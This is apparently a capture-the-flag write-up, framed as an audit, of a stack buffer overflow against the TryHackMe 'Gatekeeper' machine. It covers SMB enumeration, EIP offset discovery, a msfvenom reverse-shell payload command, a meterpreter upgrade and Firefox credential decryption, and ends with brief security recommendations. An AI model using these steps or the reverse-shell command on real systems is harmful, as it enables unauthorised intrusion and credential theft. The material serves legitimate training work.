**Introduction**

This is an audit for the Try Hack Me system called Gatekeeper.

The link is:

<https://tryhackme.com/room/gatekeeper>



**Enumeration**


IP address: 10.10.198.11


Start with a basic Port Scan


rustscan -a $ip -- -A -sV -sC -T4 -Pn | tee TotalRustscan.log

The open ports on the machine is:











From the scans we established that the OS is Windows 7.


The hostname is confirmed as “gatekeeper”


There is a number of open ports and services. For now, we will look at the SMB services. It supports guest logon.





We can connect to the user shares. Inside we find a couple of items:






We found a gatekeeper.exe file

The “Default” directory has a number of files and folders.


We copied gatekeeper.exe to your windows lab.

However when we try to run it has the following error, missing DLL



The gatekeeper runs with c++

We had to add the two required modules




This allowed us to start gatekeeper


Looking back at the initial port scans, it seems that nmap was confused about port 31337

We tried a nc localwindowsIP 31337 connection

It connected to the gatekeeper.

It seems the program will repeat any input received, bytes, and reply with the “Hello” + input bytes






We will attempt a buffer overflow

For this we will run gatekeep.exe inside Immunity Debugger.

I will create 5000 “A” and send it to the program with python

python3 -c 'print("A" \* 5000)'


This crashes the application, as seen in Immunity Debugger




All the buffers overflowed and the EIP is filled with “A”

We will create a pattern to establish the overflow.

msf-pattern\_create -l 5000




Sending this pattern to gatekeeper resulted in overflow EIP of 39654138




We will back search this patter to find the byte overflow


msf-pattern\_offset -l 5000 –q 39654138

An exact match was found at 146 bytes



After 116 bytes the EIP will get access. We try this with making 146 “A” and then 4 x “B”






42424242 EIP = hex for BBBB

Next we need to test for bad characters.

But first we will create a simple python script to assist us




This script allows us to test for bad characters.

Following the ESP dump, we found that \x00, the default, is the only bad character.

Next we use mona modules to locate a file that has all the security as false.

The gatekeeper.exe file has 3 of the 4 set to false and we will use that to find the jump






We also find the jump point and able to execute at this point



Next we can create a reverse shell payload, and add to the code

To create a revers shell to the local IP box


msfvenom -p windows/shell\_reverse\_tcp LHOST=192.168.0.21 LPORT=1234 -b "\x00\x0a" -f c




Then add the payload into the scrip, run it together with a netcat listener on port 123 on my attack system

This results in a reverse shell back

Full script







Next we change the payload for the tunnel link to the actual gatekeeper server.

Add the payload to the script, including the new ip address of the target gatekeeper.

Start a netcat listener and execute the script.

We get a reverse shell to natbat







After searching through the system we could not find more to upgrade privilege escalations.

So our next step is to change the reverse shell to a meterpreter shell, requiring an update to the script.


We then started a metasploit listener with a meterpreter reverse shell:








Metasploit has an enum application



Seeing Mozilla Firefox means we can try the firefox creds utility




There is a firefox decrypt tool that can be found here

<https://github.com/unode/firefox_decrypt>


We copies the files from the loot to their original file names and ran the script, and found a username and password:





Then we used the details to start a rdp session:







**Summary**

The initial enumeration found an open SMB share with access to the gatekeeper.exe file.

We were successfully able to copy it over into a lab environment. Some tests revealed a buffer-overflow vulnerability. The EIP was able to be manipulated and code, a reverse shell, we able to be added to the program.

After the lab test was run on the Gatekeeper server and access was gained to a low user privilege account.

The Firefox information was downloaded and decrypted and a higher user privilege account username and password were revealed. Access to the machine was gained with these credentials

**Security recommendations**

Restrict access to the SMB service. If there is a need for a guest share then care must be taken to what is placed in the folder. The guest share was not only 1 folder but also multiple system folders.

The gatekeeper software needs to be updated to protect against buffer overflow. This is directly software related.

